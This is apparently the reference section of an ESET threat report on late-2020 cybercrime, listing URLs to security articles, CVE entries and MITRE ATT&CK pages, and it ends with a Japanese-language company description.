[3] https://www.welivesecurity.com/2020/10/01/latam-financial-cybercrime-competitors-crime-sharing-ttps/

[4] https://www.welivesecurity.com/2020/11/12/hungry-data-modpipe-backdoor-hits-pos-software-hospitality-sector/

[5] https://www.welivesecurity.com/2020/10/02/xdspy-stealing-government-secrets-since-2011/

[6] https://www.welivesecurity.com/2020/11/16/lazarus-supply-chain-attack-south-korea/

[7] https://www.welivesecurity.com/2020/12/02/turla-crutch-keeping-back-door-open/

[8] https://www.welivesecurity.com/2020/12/10/luckymouse-ta428-compromise-able-desktop/

[9] https://www.welivesecurity.com/2020/12/17/operation-signsight-supply-chain-attack-southeast-asia/

[10] https://www.welivesecurity.com/2020/06/18/digging-up-invisimole-hidden-arsenal/

[11] https://attack.mitre.org/versions/v8/techniques/T1080/

[12] https://www.welivesecurity.com/wp-content/uploads/2020/06/ESET_InvisiMole.pdf#ESET_InvisiMole_04.indd%3A.25609%3A2299

[13] https://github.com/eset/malware-ioc/tree/master/quarterly_reports/2020_Q4

[14] https://github.com/dropbox/dbxcli/

[15] https://www.joeware.net/freetools/tools/adfind/

[16] https://www.welivesecurity.com/2020/05/21/no-game-over-winnti-group/

[17] https://attack.mitre.org/techniques/T1547/012/

[18] https://attack.mitre.org/software/S0008/

[19] https://www.welivesecurity.com/2018/07/09/certificates-stolen-taiwanese-tech-companies-plead-malware-campaign/

[20] https://www.welivesecurity.com/2019/05/14/plead-malware-mitm-asus-webstorage/

[21] https://en.wikipedia.org/wiki/Advance-fee_scam

[22] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-11882

[23] https://www.haveibeenemotet.com/

[24] https://us-cert.cisa.gov/ncas/alerts/aa20-280a

[25] https://www.bleepingcomputer.com/news/security/emotet-malware-wants-to-invite-you-to-a-halloween-party/

[26] https://www.welivesecurity.com/2018/11/23/black-friday-special-emotet-filling-inboxes-infected-xml-macros/

[27] https://www.bleepingcomputer.com/news/security/qbot-partners-with-egregor-ransomware-in-bot-fueled-attacks/

[28] https://blogs.microsoft.com/on-the-issues/2020/10/12/trickbot-ransomware-cyberthreat-us-elections/

[29] https://www.bleepingcomputer.com/news/security/trickbots-new-module-aims-to-infect-your-uefi-firmware/

[30] https://thehackernews.com/2020/10/trickbot-linux-variants-active-in-wild.html

[31] https://www.coveware.com/blog/q3-2020-ransomware-marketplace-report

[32] https://www.bleepingcomputer.com/news/security/maze-ransomware-shuts-down-operations-denies-creating-cartel/

[33] https://www.infosecurity-magazine.com/news/red-alert-us-hospitals-flooded/

[34] https://www.bleepingcomputer.com/news/security/uhs-hospitals-hit-by-reported-country-wide-ryuk-ransomware-attack/

[35] https://www.bleepingcomputer.com/news/security/revil-ransomware-gang-claims-over-100-million-profit-in-a-year/

[36] https://www.bleepingcomputer.com/news/security/egregor-ransomware-bombards-victims-printers-with-ransom-notes/

[37] https://www.zdnet.com/article/ransomware-gangs-are-now-cold-calling-victims-if-they-restore-from-backups-without-paying/

[38] https://borncity.com/win/2020/05/20/warning-infected-cookie-consent-logo-delivers-ransomware/

[39] https://finance.yahoo.com/quote/BTC-USD/history?period1=1609372800&period2=1609372800&interval=1d

[40] https://www.bloomberg.com/news/articles/2020-12-17/bitcoin-price-what-investors-need-know-before-buying-the-cryptocurrency

[41] https://www.paypal.com/us/smarthelp/article/cryptocurrency-on-paypal-faq-faq4398?app=searchAutoComplete

[42] https://www.cnbc.com/select/visa-backs-first-credit-card-to-offer-bitcoin-rewards/

[43] https://www.coindesk.com/price/ethereum

[44] https://www.coindesk.com/price/monero

[45] https://www.bleepingcomputer.com/news/security/new-worm-turns-windows-linux-servers-into-monero-miners/

[46] https://www.microsoft.com/security/blog/2020/11/30/threat-actor-leverages-coin-miner-techniques-to-stay-under-the-radar-heres-how-to-spot-them/

[47] https://www.welivesecurity.com/2020/05/13/ramsay-cyberespionage-toolkit-airgapped-networks/%20
[48] https://www.welivesecurity.com/2020/09/10/who-callin-cdrthief-linux-voip-softswitches/
[49] https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-11510
[50] https://www.trendmicro.com/en_us/research/20/k/new-macos-backdoor-connected-to-oceanlotus-surfaces.html
[51] https://www.welivesecurity.com/2016/07/06/new-osxkeydnap-malware-hungry-credentials/
[52] https://www.zdnet.com/article/apple-notarizes-six-malicious-apps-posing-as-flash-installers
[53] https://www.welivesecurity.com/wp-content/uploads/2020/10/ESET_Threat_Report_Q32020.pdf#page=24
[54] https://www.welivesecurity.com/2020/06/24/new-ransomware-uses-covid19-tracing-guise-target-canada-eset-decryptor/
[55] https://www.welivesecurity.com/2020/07/14/welcome-chat-secure-messaging-app-nothing-further-truth/
[56] https://www.welivesecurity.com/2020/09/30/aptc23-group-evolves-its-android-spyware/
[57] https://twitter.com/ESETresearch/status/1270339046645141507?s=20
[58] https://twitter.com/ESETresearch/status/1331947342870802432
[59] https://www.ic3.gov/Media/Y2020/PSA201229
[60] https://blog.netlab.360.com/heh-an-iot-p2p-botnet/
[61] https://eecd.eset.com/agenda/detail/3
[62] https://eecd.eset.com/agenda/detail/6
[63] https://eecd.eset.com/agenda/detail/8
[64] https://www.blackhat.com/asia-20/briefings/schedule/#krk-how-kracking-amazon-echo-exposed-a-billion-vulnerable-wi-fi-devices-18516
[65] https://aavar.org/avar2020/index.php/cdrthief-malware-that-targets-linux-voip-softswitches/
[66] https://codeblue.jp/2020/en/talks/?content=talks_11
[67] https://attack.mitre.org/
[68] https://attack.mitre.org/techniques/enterprise/
[69] https://attack.mitre.org/software/
[70] https://attack.mitre.org/groups/
[71] https://attack.mitre.org/versions/v8/techniques/T1547/012/
[72] https://attack.mitre.org/versions/v8/software/S0260/
[73] https://www.welivesecurity.com/2018/06/07/invisimole-equipped-spyware-undercover/
[74] https://attack.mitre.org/versions/v8/techniques/T1218/002/
[75] https://attack.mitre.org/versions/v8/groups/G0047/
[76] https://www.welivesecurity.com/2020/06/11/gamaredon-group-grows-its-game/
[77] https://help.eset.com/glossary/en-US/unwanted_application.html
[78] https://help.eset.com/glossary/en-US/unsafe_application.html

ESET について

ESET は 30 年間にわたり世界中の個人および法人に向けて、業界をリードする革新的な IT セキュリティソフトとサービスを開発してきました。エンドポイントやモバイルセキュリティ、暗号化、二要素認証など、高性能でありながら使いやすいさまざまなソリューションを提供しています。消費者や企業がこれらのテクノロジーを最大限に活用し、安全を確保できるよう取り組んでいます。ESET は、24 時間 365 日、ユーザーに製品を意識させることなく、保護および監視を行い、リアルタイムでセキュリティを更新し、安全かつ、円滑に業務を遂行できるようにします。脅威が進化する中で、IT セキュリティ企業も進化する必要があります。世界中に R&D 研究開発拠点を有する ESET は、*100 Virus Bulletin（VB100）アワード*を獲得した最初の IT セキュリティ企業で、2003 年以降、実環境で使用されたあらゆるマルウェアを特定しています。詳細については、*www.eset.com/jp* をご覧ください。また、*LinkedIn*、*Facebook*、および *Twitter* で最新の情報をご確認ください。

WeLiveSecurity.com
@ESETresearch
ESET GitHub

ENJOY SAFER TECHNOLOGY™